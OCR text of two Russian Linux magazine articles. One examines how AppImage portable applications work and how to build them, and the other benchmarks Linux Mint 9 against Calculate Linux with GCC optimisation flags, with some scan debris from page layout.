Для продвижения идеи AppImage-приложений был создан сайт Portable Linux Apps (www.portablelinuxapps.org), содержащий более сотни портабельных приложений. Попробуем скачать одно из них и запустить в первом попавшемся дистрибутиве (Kubuntu 10.04 x64). Кликаем по ссылке Opera 10.70 и через минуту получаем на жесткий диск одноименный файл весом 15 Мб, причем без расширения (позже выяснилось, что AppImage-приложения должны носить вполне осмысленное имя с расширением .appimage, но баг на их сайте все испортил). Натравливаем на него команду file и видим «ELF 32-bit LSB executable, Intel 80386 ...» — обычный исполняемый файл. Ставим бит исполнения (chmod +x Opera\ 10.70), запускаем... упс, библиотека libfuse.so.2 не найдена. Приложение не запускается на одном из самых популярных дистрибутивов со всеми стандартными пакетами.

OK, делаем вид, что ничего не произошло. Для верности запускаем ldd, видим небольшое количество библиотек-зависимостей, среди которых стандартные библиотеки пакета libc — та самая libfuse и libglib-2.0. С первой все ясно — это часть пакета fuse,

SPOTIFY 0.4.3
(MB)

SPIDEROAK
(MB)

SKYPE 2.1.0.81
(MB)

SIGIL 0.2.4
(MB)

SHOTWEL
PHOTO
VIEWER
0.6.1
(MB)

SHOTWEL
PHOTO
MANAGE
0.5.0
(MB)

```
> ls -la
итого 31
drwxr-xr-x  1 root  999   2048 2010-07-18 17:01 .
drwxr-xr-x 25 root root   4096 2010-09-08 17:37 ..
-rwxr-xr-x  1 root  999    124 2010-07-18 17:01 AppRun
-rw-r--r--  2 root  999   2418 2010-07-18 16:56 .DirIcon
-rwxr-xr-x  1 root  999  45425 2010-07-09 20:38 install
drwxr-xr-x  1 root  999   2048 2010-07-09 20:38 lib
lrwxrwxrwx  1 root  999     23 2010-07-18 16:54 LICENSE -> share/doc/opera/LICENSE
-rw-r--r--  1 root  999   1090 2010-07-18 16:58 opera-browser.desktop
-rw-r--r--  2 root  999   2418 2010-07-18 16:56 opera-browser.png
-rwxr-xr-x  1 root  999     52 2010-07-09 20:38 opera-widget-manager
drwxr-xr-x  1 root  999   2048 2010-07-09 20:38 share
> file .DirIcon
.DirIcon: PNG image, 48 x 48, 8-bit/color RGBA, non-interlaced
> cat AppRun
#!/bin/sh

HERE=$(dirname $(readlink -f "${0}"))
export OPERA_DIR="${HERE}"/share/opera
exec "${HERE}"/lib/opera/opera "$@"
```

Пакеты AppImage очень легко исследовать




AppImageAssistant — графическая программа для создания AppImage

используемого для создания файловых систем в пространстве пользователя (позже мы узнаем, зачем она нужна), но что же такое вторая? Это библиотека для работы с данными и их хранения, часть графического тулкита GTK (на котором основан Gnome), но может использоваться и консольным софтом, таким как mc. Она действительно есть по умолчанию в большинстве дистрибутивов, но вполне может и отсутствовать.
В Kubuntu libglib-2.0 имеется, поэтому остается только доустановить libfuse. Набираем «sudo apt-get install libfuse2» и… «Уже установлена самая новая версия libfuse2». Оказывается, либа уже в системе (действительно, она используется в драйвере NTFS-3g, который есть в любом Ubuntu), но почему ее не может найти наша программа? Ответ на этот вопрос прост: на 64-битном ядре libfuse невозможно собрать в режиме совместимости с 32-битным софтом, коим является наша портабельная Opera 10.70. Вывод: пользуйтесь 32-битным линуксом.
Отлично, берем 32-битный Ubuntu 10.04 и ставим его в виртуалку. Скачиваем все тот же файл «Opera 10.70», делаем исполняемым, запускаем. На этот раз все прошло отлично, программа запустилась почти без задержек и продолжала нормально функционировать на протяжении двух часов. Однако после закрытия приложения на диске был найден каталог «.opera», содержащий конфигурацию браузера, что свидетельствует о достаточно серьезной недоработке технологии (какой прок от такого браузера, если я не могу утащить его вместе со своими настройками и паролями на флешке или через Dropbox).
Короче, первый раунд AppImage с треском проигрывает, так как и работает далеко не везде (64-битные машины сейчас повсеместны), и всем требованиям портабельности не соответствует. На очереди вскрытие.

Что внутри?

Попробовав портативные приложения в деле, постараемся разобраться, как они работают и чем отличаются от обычных дистрибутивных пакетов вроде Deb и RPM. Сами создатели AppImage не особо заботятся о документировании своей технологии, говоря только о том, что приложения упакованы в обычный ISO-образ, который включает в себя программу и все ее зависимости, поэтому дальнейшие изыскания придется проводить самостоятельно.
Упакованная по правилам AppImage программа действительно представляет собой ISO-образ. Это легко проверить, если набрать команду mount сразу после запуска приложения и посмотреть на последнюю строчку. В начало образа (а точнее, прямо перед ним) записана небольшая программа (назовем ее загрузчиком), которая монтирует образ к временному каталогу (с помощью того самого fuse) и запускает содержащийся внутри скрипт AppRun, который запускает саму программу. Именно благодаря загрузчику AppImage-приложение можно запустить сразу после скачивания, необходимости в распаковке нет.
Во всем остальном это самый обычный ISO-образ, который можно смонтировать, чтобы изучить содержимое:

```
$ mkdir /tmp/appimage
$ sudo mount -o loop Opera\ 10.70 /tmp/appimage
$ cd /tmp/appimage && ls
```




```
> ls
AppImageAssistant 0.8  Opera 10.70  Updater 0.1.1
> ./Opera\ 10.70 &
[1] 1581
> mount
/dev/sda1 on / type ext4 (rw,errors=remount-ro)
proc on /proc type proc (rw,noexec,nosuid,nodev)
none on /sys type sysfs (rw,noexec,nosuid,nodev)
none on /sys/fs/fuse/connections type fusectl (rw)
none on /sys/kernel/debug type debugfs (rw)
none on /sys/kernel/security type securityfs (rw)
none on /dev type devtmpfs (rw,mode=0755)
none on /dev/pts type devpts (rw,noexec,nosuid,gid=5,mode=0620)
none on /dev/shm type tmpfs (rw,nosuid,nodev)
none on /var/run type tmpfs (rw,nosuid,mode=0755)
none on /var/lock type tmpfs (rw,noexec,nosuid,nodev)
none on /lib/init/rw type tmpfs (rw,nosuid,mode=0755)
binfmt_misc on /proc/sys/fs/binfmt_misc type binfmt_misc (rw,noex
ec,nosuid,nodev)
gvfs-fuse-daemon on /home/jlm/.gvfs type fuse.gvfs-fuse-daemon (r
w,nosuid,nodev,user=jlm)
Opera 10.70 on /tmp/.mount_etqcyf type fuse.Opera 10.70 (ro,nosui
d,nodev,user=jlm)
```

Команда mount сразу выдает, что такое AppImage на самом деле

Что мы видим внутри? Во-первых, корневой скрипт AppRun, который запускается загрузчиком сразу после монтирования ISO-образа. Его задача — подготовить приложение к работе и передать ему управление.

СОДЕРЖИМОЕ APPRUN

```
HERE=$(dirname $(readlink -f "${0}"))
export OPERA_DIR="${HERE}"/share/opera
exec "${HERE}"/lib/opera/opera "$@"
```

Эти три строки присваивают переменной окружения OPERA_DIR значение «/текущий_каталог/share/opera» и запускают программу из каталога «/текущий_каталог/lib/opera». Очевидно, OPERA_DIR указывает на каталог с ресурсами приложения, поэтому браузер использует его вместо стандартного «/usr/share/opera». Скорее всего, в случае многих других приложений скрипту AppRun пришлось бы использовать более хитрые приемы, чтобы переопределить дефолтовый каталог и обмануть приложение (например, символические ссылки), но здесь все просто. Следующий стандартный компонент AppImage — это файл opera-browser.desktop, содержащий метаданные приложения, такие как имя, путь к иконке (в данном случае — opera-browser.png), категории, к которым относится приложение, комментарии, типы ассоциированных с приложением файлов и т.д. (все в соответствии со стандартами freedesktop). Сама иконка программы дополнительно продублирована в скрытом файле .DirIcon. Остальное содержимое образа — компоненты самого приложения. В данном случае это файлы LICENSE, install, opera-widget-manager и каталоги share и lib, представляющие собой локальную версию каталогов /usr/share и /usr/lib. Первый содержит все необходимые приложению ресурсы, документацию, man-страницы, второй — библиотеки зависимостей и сам исполняемый файл. У Opera зависимостей мало (разработчики компилируют ее статически, включая в бинарник даже библиотеку Xlib для работы с X Window), поэтому каталог lib почти пуст, только парочка библиотек самой программы и два плагина для Gstreamer. В целом, изнутри все выглядит довольно логично и просто, поэтому можно предположить, что и создавать такие образы будет легко.

AppImage своими руками

Путем вскрытия существующего AppImage-приложения мы узнали, какие компоненты оно может содержать. Обязательными из них являются всего три:

- Каталоговая структура самого приложения (бинарник, ресурсы, библиотеки-зависимости)
- Скрипт запуска приложения AppRun
- Файл .desktop, содержащий метаданные

Есть два способа создания этих компонентов: самостоятельная сборка приложения, написание AppRun и .desktop-файлов (последний обычно идет в комплекте с исходниками) или же вытягивание всего этого из уже существующих и заведомо работоспособных deb-пакетов. Не думаю, что первый способ придется кому-то по вкусу, поэтому сразу перейдем ко второму. Тем более, что он считается официальным и достаточно подробно описан на сайте Elementary Project (www.elementary-project.com/wiki/index.php?title=Creating_AppImages). Подыскиваем подходящий пакет и распаковываем его с помощью следующей команды:

```
$ ar xv пакет.deb
```

Видим три файла: control.tar.gz, data.tar.gz и debian-binary. Первый и последний нам неинтересны, поэтому их можно смело удалять. Второй файл содержит всю необходимую каталоговую структуру приложения как раз в нужном нам виде. Распаковываем его:

```
$ tar xzf data.tar.gz
```

И переименовываем получившийся каталог так, чтобы его новое имя заканчивалось на .appdir:

```
$ mv data пакет.appdir
```

Копируем файл имя_приложения.desktop из каталога пакет.appdir/usr/share/applications в корень каталога пакет.appdir. Помещаем туда же скрипт AppRun, загруженный с сайта Elementary Project:

```
$ cd пакет.appdir
$ wget www.elementary-project.com/downloads/AppRun
$ chmod +x AppRun
```

Запускаем скрипт AppRun, чтобы проверить приложение на работоспособность. Если заработало, значит, теперь у нас есть так называемый AppDir (Application Directory) — приложение, полностью заключенное в один каталог. Осталось только упаковать его в ISO-образ и добавить в начало загрузчик. Это можно сделать с помощью графического приложения AppImageAssistant (www.elementary-project.com/downloads/apps/AppImageAssistant). Просто запускаем приложение, нажимаем кнопку «Forward», выбираем каталог пакет.appdir и вновь нажимаем «Forward». Все, AppImage готов.
Однако так просто все выглядит только на бумаге (точнее, на сайте Elementary Project). На самом деле процесс несколько сложнее. Дело в том, что .desktop-файл, представляющий собой обязательный компонент AppDir, можно найти далеко не в каждом пакете.

AppImage и RISC OS

В 1988 году компания Acorn Computers выпустила операционную систему RISC OS 2.00, предназначенную для компьютеров собственного производства. Кроме идеи файлов как логического центра графического интерфейса, операционка предлагала еще одну интересную концепцию под названием AppDir: любое приложение представляло собой специальный каталог, имя которого начиналось с восклицательного знака. При виде такого каталога файловый менеджер автоматически принимал его за исполняемый файл, а при клике — запускал файл !Run, расположенный внутри. Позже эту идею сперли создатели NEXTSTEP, но гораздо более интересным для нас является тот факт, что она же была реализована в файловом менеджере ROX-Filer (имя которого так и расшифровывается — RISC OS on X).
Создатели ROX лишь немного изменили первоначальную идею, заменив имя файла !Run на AppRun, файла !Sprites — на .DirIcon, выкинули из названия восклицательный знак и добавили вместо него расширение .appdir. Все это без изменений перекочевало в AppImage и обзавелось обязательным .desktop-файлом.

TRANSMISSION 1.92 (MB)

0.93 (MB)

TERMINAL 0.4.3 (MB)

TORRENT SEARCH 0.8.1 (MB)

ER 0.1

ER 0.1.1

ER 0.0.9

ER 0.0.6


ER 0.0.5

ER 0.0.4

GER 0.3.8



Opera, запущенная из одного файла



portablelinuxapps.org — источник portable-софта

Толстый эльф

Год назад Ryan C. Gordon объявил о создании нового формата исполняемых файлов FatELF, который позволяет выполнять один и тот же бинарный файл на разных архитектурах. Например, без изменений запускать программу на процессорах архитектуры ARM и x86. В совокупности с идеей портабельных приложений FatELF позволил бы создать по-настоящему универсальные программы, которые работают везде и всегда.

Изначально он был придуман для того, чтобы облегчить поиск и классификацию приложений в средах рабочего стола, поэтому в консольных приложениях его обычно нет, как нет и в старых, но хороших графических программах. Стандартный скрипт AppRun, доступный на сайте Elementary Project, также далек от идеала и не может обеспечить корректный запуск любого приложения. Все, что он делает — это выискивает в .desktop-файле путь к исполняемому файлу приложения, добавляет к путям поиска библиотек и команд локальные каталоги AppDir (например, пакет .appdir/usr/lib и пакет.appdir/usr/bin) и запускает исполняемый файл. Естественно, если обычное приложение хранит свои ресурсы где-нибудь в /usr/share, то при упаковке в AppImage они окажутся вне образа, и оно не сможет получить к ним доступ. Мы уже говорили о том, что в случае с браузером Opera эта проблема решается просто через присваивание имени нужного каталога переменной OPERA_DIR, в других случаях придется прибегать к более изощренным приемам.

История вопроса

Портабельные приложения были придуманы давно, но из-за простоты и очевидности идеи очень трудно понять, кто это сделал впервые. Ведь даже в DOS, где о каких-то идеях и концепциях дизайна ОС говорить просто смешно, каждая вторая программа вполне могла носить статус Portable. Если же говорить о более экзотических ОС, то тут сразу вспоминается операционка компьютеров NEXTSTEP и ее более современный и разрекламированный потомок под названием Mac OS X. В этих ОС любое приложение представляет собой файл с расширением .app (на самом деле это каталог, который обрабатывается как отдельный файл), содержащий все компоненты приложения.
Еще раньше похожий подход применялся в операционной системе RISC OS, многие идеи которой позднее перекочевали в файловый менеджер ROX (об этом читай во врезке «AppImage и RISC OS»).
В UNIX-системах же подобные идеи обособления приложений в отдельные файлы и каталоги всегда считались ересью и проваливались в самом начале своего пути. Испокон веков UNIX исповедует собственную философию размещения файлов внутри файловой системы. Бинарные файлы — в одном каталоге, документы — в другом, библиотеки — в третьем. На момент появления UNIX эта идея была замечательной и делала разработчиков и пользователей счастливыми. Для просмотра доступных команд можно было вывести листинг каталога /bin, а для указания местоположения всех библиотек при сборке софта указать каталог /lib. Проблема этой идеи лишь в том, что она не рассчитана на установку дополнительного софта. Когда UNIX и философия открытых исходников стали популярны, количество стороннего ПО возросло в сотни раз, и с ним необходимо было что-то делать (не использовать же метод «make install» всю оставшуюся жизнь). И вот, чтящие традиции юниксоиды вместо того, чтобы действительно решать проблему, пошли по проторенной дорожке и создали пакетные менеджеры, которые встраивают новый софт в уже известную каталоговую структуру, предложенную еще 40 лет назад, а все те, кто двинулся иными путями, были объявлены иноверцами. Со скрипом и множеством проблем, но такой прием все же прошел, и теперь мы имеем пакетные менеджеры, которые правильно распознают зависимости, легко устанавливают софт из удаленных репозиториев и могут обновить хоть всю ОС за раз. Однако до сих пор остаются нерешенными проблемы dll hell (одна программа требует одну версию либы, другая — другую, третья — третью, пакетный менеджер в шоке), огромного бардака в каталоге /usr (к какому пакету относится этот файл?), невозможности установки нескольких версий одной программы (подходы типа «apt-get install firefox3 firefox4» не в счет) и банальной потери базы пакетов (стерли ее — и пакетный менеджер беспомощен). В некоторых ситуациях этот классический подход к установке ПО оказывается выигрышным. Например, в серверных вариантах ОС он дает UNIX большое преимущество, однако для простого пользователя оказывается жутко неудобным и создает гораздо больше проблем, чем предлагает решений. Именно поэтому в последнее время идее портабельных приложений в Linux уделяют особое внимание. Одним из первых был проект Zero Install (zero-install.sourceforge.net), в свое время претендовавший на роль универсального менеджера пакетов всех времен и народов. Затем был Klick (klik.atekon.de) с лозунгом «Простейший путь загрузки и запуска приложений без установки». Теперь AppImage.

Выводы

AppImage-приложения не такие уж и портабельные, как заявляют их создатели, к тому же их просто делать только на бумаге. Скорее всего, они не займут достойное место в истории Linux, зато в очередной раз доказывают правильность утверждения о том, что домашний Linux должен отличаться от Linux'а серверного.

Сергей «grinder» Яремчук grinder@tux.in.ua






Флагом по производительности

Соревнования по скоростному забегу: Linux Mint 9 vs Calculate Linux Desktop 10.9

Gentoo обрел популярность именно благодаря возможности оптимизировать всю систему, выжав из оборудования максимум. Гентушники сутками напролет ищут волшебную комбинацию gcc'шных флагов и пересобирают свой дистр, убунтовцы же в это время занимаются своими делами. Давай проверим, насколько эффективна оптимизация.

Зачем оптимизировать Linux?

Действительно, зачем нужно пересобирать систему? Ведь мощности современных компьютеров уже давно преодолели тот рубеж, когда нужно было выжать максимум из железа и ОС, чтобы посмотреть фильм или поиграть в игру. В начале 21 века я почти два года работал в source-based дистрибутивах Gentoo и затем — Crux. И только из-за того, что только полностью оптимизированная система позволяла нормально смотреть сжатое видео на компе с CPU Celeron 300A. Подход, принятый во FreeBSD, вызывал тогда большой энтузиазм и, несомненно, дал еще один импульс развитию Linux. Но сегодня разница в производительности между дистрибутивами уже не так ощутима, многие стали переходить на более удобные в работе Debian и Ubuntu. Например, свой двухъядерный атлон я видел полностью нагруженным только два раза, и то в тех режимах, которые нельзя назвать штатными. Теперь для меня на первый план выходит удобство в развертывании системы и установке программ. Ждать, пока скомпилируется прога, уже тяжело. В Gentoo, кстати, тоже это понимают, и в настоящее время проект вообще не предлагает Stage



Тест QGears2 нагружает видеоподсистему

1 и Stage 2, использование которых в свое время позволяло максимально оптимизировать систему, но увеличивало время на установку, отнимало место на харде, и главное — увеличивало риск возникновения ошибки. Поэтому прирост производительности в 3-5%, которые давали Stage 1 и 2, по сравнению со Stage 3, стал многим неинтересен.

С другой стороны, пользовательские дистрибутивы сегодня выпускаются с двумя видами оптимизации: x86 и x64 (то есть фактически оптимизированный). Первый позиционируется как универсальный, подходящий под большинство систем, второй обеспечивает максимальную производительность. Имея на руках два и более компьютера с разными процессорами, удобнее вариант с x86 — так проще обновлять системы, создав локальный репозиторий. Но все равно некоторым юзверям проблема «неполной оптимизации» системы не дает спать спокойно, ведь из компа выжата «не вся производительность».

Поэтому, чтобы снять все вопросы, проведем небольшой тест производительности, в котором сравним два дистрибутива: пакетного Linux Mint 9 и source-based Calculate Linux Desktop 10.9 beta (CLD). Первый построен на Ubuntu и имеет несколько дополнительных приложений, которые делают работу более понятной новичку. Второй основан на Gentoo, полностью с ним совместим, причем сегодня его часто используют сами гентушники, чтобы быстро установить свой любимый дистрибутив (при желании из CLD легко делается «чистый» Gentoo). Оба решения достаточно популярны среди пользователей, и стать первыми им мешает только отсутствие должного PR.

В Linux Mint посмотрим, как влияет на производительность оптимизация системы под i386 и amd64. Версия CLD 10.9 beta доступна пока только в i686 сборке — ее мы и будем тестить, немного поэкспериментировав с флагами оптимизации.

Linux Mint 9 «Isadora»
Сайт проекта: linuxmint.com
Дата выхода: 18 мая 2010
Лицензия: GNU GPL
Аппаратные платформы: x86_32, x86_64
Основные компоненты: kernel 2.6.32, glibc 2.11.1, GCC 4.4.3, UDEV 151, HAL 0.5.14, X.Org 1.7.6, Compiz 0.8.4, GNOME 2.30.0, Mesa 7.7.1

Calculate Linux Desktop 10.9 beta
Сайт проекта: calculate-linux.ru
Дата выхода: 26 августа 2010
Лицензия: GNU GPL
Аппаратные платформы: x86_32, x86_64 (пока недоступна)
Основные компоненты: kernel 2.6.34.4, glibc 2.11.2, GCC 4.4.3, UDEV 151, HAL 0.5.14, X.Org 1.7.7, Compiz 0.8.4, GNOME 2.30.0, Mesa 7.8.2

Все системы находились в одинаковых условиях, устанавливались в один и тот же раздел. В качестве видеодрайвера использовался стандартный из поставки X.Org. Конфигурация тестового компьютера: AMD Athlon 64 X2 Dual-Core 3600+/2 Гб ОЗУ/Seagate Barracuda ST3160815A/ATI Radeon X800 GTO. Бенчмарки будем снимать при помощи свободно распространяемого мультиплатформенного фреймворка Phoronix Test Suite 2.8 «Lyngen» (phoronix-test-suite.com), который удобен в использовании и содержит более 130 профилей тестов для самых разных подсистем. Для Debian/Ubuntu на сайте проекта доступен deb-пакет. В портежах Gentoo также есть нужный ebuild, но более ранней версии, поэтому в CLD для установки будем использовать Generic Package. Для его работы понадобится php cli, который мы поставим самостоятельно при помощи emerge. Список всех доступных тестов можно получить, введя команду «phoronix-test-suite list-tests», получить данные по тесту — «phoronix-test-suite info <test name>» (строка Test Type покажет тип теста) и, наконец, запустить тест — «phoronix-test-suite benchmark <test name>». После ввода последней команды будут автоматически скачаны и установлены необходимые для проведения теста зависимости и компоненты, затем будет проведен тест и выдан результат. Все файлы и результаты сохраняются в каталоге ~/.phoronix-test-suite. Учитывая,

HTTP://WWW

links

- Сайт Phoronix Test Suite — phoronix-test-suite.com
- Параметры оптимизации GCC — gcc.gnu.org/onlinedocs
- Флаги, рекомендуемые гентушниками: en.gentoo — wiki.com/wiki/Safe_Cflags/Intel, en.gentoo-wiki.com/wiki/Safe_Cflags/AMD
- Оптимизация CLD — calculate-linux.ru/main/ru/optimization_of_system



Для тестирования Phoronix Test Suite можно использовать GUI

что для некоторых тестов общий размер файлов, которые необходимо скачать из инета, может достигать 1,5 Гб, после проведения всех замеров лучше их сохранить для повторного использования. Для этого выполни команду «phoronix-test-suite make-download-cache». Все скачанные файлы будут перемещены в подкаталог download-cache. Результаты самих тестов сохраняются в подкаталоге test-result. При тестировании на другой системе следует перенести оба этих каталога. Теперь тесты, которые были выбраны. Естественно, что все 133 прогонять не имело смысла (кроме того, некоторые из них требуют платных компонентов), поэтому мы остановились на 10 самых популярных (из VERIFIED, FREE). Приведу несколько тестов, нагружающих процессор: build-mplayer, john-the-ripper (Traditional DES), compress-gzip (сжатие 2 Гб файла) encode-flac, encode-ogg, mencoder (кодирование AVI to LAVC), openssl. Чтобы нагрузить еще и графическую подсистему, попробуем тест warsow (с разрешением 800x600), основой которого является одноименный FPS (warsow.net), и несколько OpenGL-тестов из qgears2. К слову, чтобы заработал qgears2 в CLD, потребовалось выполнить:

```
# emerge qt-opengl
```

Общая производительность системы замерялась при помощи теста phpbench, который проверял количество PHP-запросов. Phoronix Test Suite прогоняет тест 3-5 раз и выдает средний показатель и отклонение. В тех случаях, когда результат выбивался из общей картины, бенчмарк запускался повторно.

32 бита vs 64 бита

Большинство современных дистрибутивов Linux выпускается в двух вариантах сборки: под 32- и 64-битные процессоры. Первый по идеологии обеспечивает большую совместимость, второй — производительность. В случае 32-битного варианта в зависимости от конкретного дистрибутива встречаются сборки под i386, i486, i586 и i686, которые означают архитектуру процессора — чем ниже номер, тем больше совместимость. К слову, архитектура P6 (i686, Pentium Pro) представлена в конце 1995 года, и на меньших процессорах сегодня мало кто работает. Поэтому не совсем понятно, почему некоторые современные дистрибутивы до сих пор используют оптимизацию под младшие типы процессора i386-i586, тем более, что они уже не соответствуют минимальным системным требованиям (Крис разбирался с этим вопросом в статье «Подводные камни оптимизации», опубликованной в][от 04.2007 — прим.ред.) Кроме этого, в старших типах процессоров появились дополнительные инструкции (вроде MMX, SSE, 3DNow и т.д.), что теоретически увеличивает производительность при работе с мультимедиа.
Версия 32 бита Linux Mint 9 (как и Ubuntu) собрана с i386 оптимизацией, то есть самый-самый минимум. Стоит отметить, на сайте

Оптимизация Ubuntu/Debian

Если пользователи Gentoo говорят о возможности пересборки системы на каждом форуме, то убунтийцы и дебианщики об этом скромно умалчивают, считая эту операцию как минимум нецелесообразной. Хотя, при желании, произвести ее самостоятельно не намного сложнее, чем в Gentoo.
Проверяем, что у нас в /etc/apt/sources.list подключены репозитории исходников, такие записи начинаются с deb-src. В Linux Mint по умолчанию загрузка исходников отключена. Обновляем список репозиториев «apt-get update» и ставим пакет apt-build:

```
$ sudo apt-get install apt-build
```

В процессе установки будет задан вопрос об уровне оптимизации и типе процессора. Впоследствии изменить настройки можно командой «dpkg-reconfigure apt-build».
Теперь для установки приложений вместо apt-get и aptitude используем apt-build, параметры которого не отличаются. Так, чтобы установить программу, вводим сначала «apt-build update», затем «apt-build install название_пакета». Чтобы проапгрейдить все пакеты, вводим «apt-build upgrade», а команда «apt-build world» пересоберет систему. Ключ «--force-yes» позволит полностью автоматизировать весь процесс. Хотя при первом запуске прога попросит тебя прочитать файл /usr/share/doc/apt-build/README.Debian, в нем найдешь ответы на все вопросы. В частности, нужно создать список установленных пакетов командой:

```
$ sudo dpkg --get-selections | awk '{if ($2 ==
"install") print $1}'> /etc/apt/apt-build.list
```

Ubuntu версия 32 бита отмечена как «Recommended for most users», 64-битная же наоборот: «Not recommended for daily desktop usage». И такое читаем при том, что современные ПК сплошь и рядом 64-битные. Смотрим результаты бенчмарков:

Linux Mint 9 (32bit)

```
warsow - 2.57 FPS
build-mplayer - 260.97 sec
john-the-ripper - 950160333 Real C/S
compress-gzip - 54.61 sec
encode-flac - 25.70 sec
encode-ogg - 36.87 sec
mencoder (AVI to LAVC) - 54.27
openssl - 11.90 Signs PS
phpbench - 19573.00 Score
QGears2:
CPU-based Raster - Test: Gears - 24.49 FPS
XRender Extension - Test: Gears - 42.32 FPS
OpenGL - Test: Gears - 67.68 FPS
```

Linux Mint 9 (64bit)

```
warsow - 2.60 FPS
build-mplayer - 194 sec
john-the-ripper - 928921000 Real C/S
compress-gzip - 55.17 sec
encode-flac - 14.57 sec
encode-ogg - 25.39 sec
mencoder (AVI to LAVC) - 53.24 sec
openssl - 37.75 Signs PS
phpbench - 28621 Score
QGears2:
CPU-based Raster - Test: Gears - 25.64 FPS
XRender Extension - Test: Gears - 48.72 FPS
OpenGL - Test: Gears - 87.56 FPS
```





В John the Ripper хорошо себя показали 32-битные системы, хотя разброс всего 2%



В PHPBench лучший результат показал 64-битный Linux Mint

Прекрасно видно преимущество 64-битной системы над ее 32-битным собратом. Практически во всех процессорных тестах выигрыш составляет 2-8%. Общая производительность системы в PHPBench вообще выросла на 46%. Единственный тест, где 64-битная система уступила 32 битам — это перебор пароля в John the Ripper. Возможно, код JTR настолько вылизан, что оптимизация под 64 бита его только ухудшает. Интересно теперь посмотреть, как покажет себя CLD, который со своей i686-оптимизацией теоретически должен находиться посередине.

Calculate Linux Desktop 10.9 beta (без оптимизации)

```
warsow - 2.60 FPS
build-mplayer - 68.85 sec
john-the-ripper - 949247333 Real C/S
compress-gzip - 55.83 sec
encode-flac - 15.87 sec
encode-ogg - 32.80 sec
mencoder (AVI to LAVC) - 53.10 sec
openssl - 11.8 SPS
phpbench - 24907 Score
QGears2:
CPU-based Raster - Test: Gears - 25.30 FPS
XRender Extension - Test: Gears - 53.86 FPS
OpenGL - Test: Gears - 135.79 FPS
```

Результат интересен и неоднозначен. Так, в тесте по сборке MPlayer 32-битная версия CLD «сделала» 64-битную версию Linux Mint в 3 раза. В тесте по кодированию WAV-файла в FLAC CLD лишь немного уступил 64-битному Linux Mint, но при кодировании в OGG преимущество 64-битной системы очевидно. Все это наталкивает на еще один вывод — на результирующую производительность влияет и само приложение.
В тесте OpenSSL, в котором генерируются ключи, 32-битные системы однозначно проиграли 64-битным. В PHPBench 32-битный CLD уступил 64-битной системе 25%, опередив почти на столько же 32-битный Linux Mint.
Количество FPS в Warsow уперлось, скорее всего, в производительность графической подсистемы, которую обеспечивал свободный видеодрайвер Mesa. Зато в OpenGL тесте QGears2 CLD взял верх, возможно, это заслуга более новой версии Mesa.
Как видишь, произведенные замеры показывают, что подход Gentoo имеет смысл, и для конкретной задачи следует подбирать свой дистрибутив. Следуя статистике, можно предположить, что 64-битная версия CLD покажет большую производительность, чем Linux Mint x64. Теперь самое время разобраться, какой прирост дает использование флагов оптимизации.

Оптимизируем CLD

В отличие от пакетных дистрибутивов, source-based дают в руки пользователя полный арсенал средств оптимизации, которую можно производить по двум направлениям — сборка под конкретную марку процессора и установка дополнительных параметров. Первый случай понятен (через параметры «-march» или «-mtune» задается нужный тип процессора; если в качестве аргумента подставить native, то возможности системы будут определены автоматически по /proc/cpuinfo), мы его разобрали выше, и прирост, как видишь, он дает.
Второй вариант оптимизации интересней и, как правило, вызывает много споров, так как единого мнения, что лучше/хуже, на форумах не встретишь. При дефолтовой сборке системы, то есть без каких-либо параметров оптимизации, компилятор обеспечивает меньшее время сборки, максимальную совместимость и возможность отладки программ. Так GCC поддерживает пять уровней оптимизации: от «-O0» (без оптимизации) до «-O3» (максимальная оптимизация) и «-Os» (оптимизация по размеру). Активация любых параметров оптимизации теоретически позволяет добиться большей производительности программ, уменьшить размер кода, но за счет увеличения времени компиляции и отказа от добавления отладочной информации. Оптимальным считается вариант «-O2», вариант «-O3» используют редко. Кроме этого, доступен ряд флагов оптимизации, которые уточняют поведение компилятора (например, «-fomit-frame-pointer», «-ffast-math», «-funroll-loops»). Чтобы узнать, какие из них можно указать в CFLAGS, следует ввести команду:

```
$ gcc -Q --help=optimizers | grep enabled
```

Все подробности по параметрам компилятора можно найти в «man gcc» или онлайновой документации GCC (gcc.gnu.org/onlinedocs/).
В Gentoo флаги, которые использует при сборке система Portage, хранятся в файле /etc/make.conf. Синтаксис файла весьма прост. Так переменная CHOST указывает на архитектуру, CFLAGS — на флаги сборки и тип процессора. При помощи MAKEOPTS задается количество потоков компиляции, нормальным считается число, равное количеству процессоров плюс один (хотя это не всегда идеальный вариант). Язык пакетов указывается при помощи LINGUAS. Разработчики CLD предложили в make.conf свой вариант параметров оптимизации, который оптимален для большинства случаев (подробнее смотри в документе «Оптимизация системы» — calculate-linux.ru/main/ru/optimization_of_system). Нам остается лишь снять комменты в конфиге и скорректировать опции:

cat /etc/make.conf

```
/usr/share/calculate/templates/install/merge/
```

Тест по кодированию в OGG выиграл 64-битный Linux Mint

```
portage/make.conf
LINGUAS="en ru"
ACCEPT_LICENSE="*"
source /var/lib/layman/make.conf
CFLAGS="-march=native -O2 -pipe -fomit-frame-pointer"
CXXFLAGS="${CFLAGS}"
MAKEOPTS="-j3"
EMERGE_DEFAULT_OPTS="--jobs=4"
```

Далее пересобираем:

```
# emerge -e system
# emerge -e world
```

И повторяем тесты.

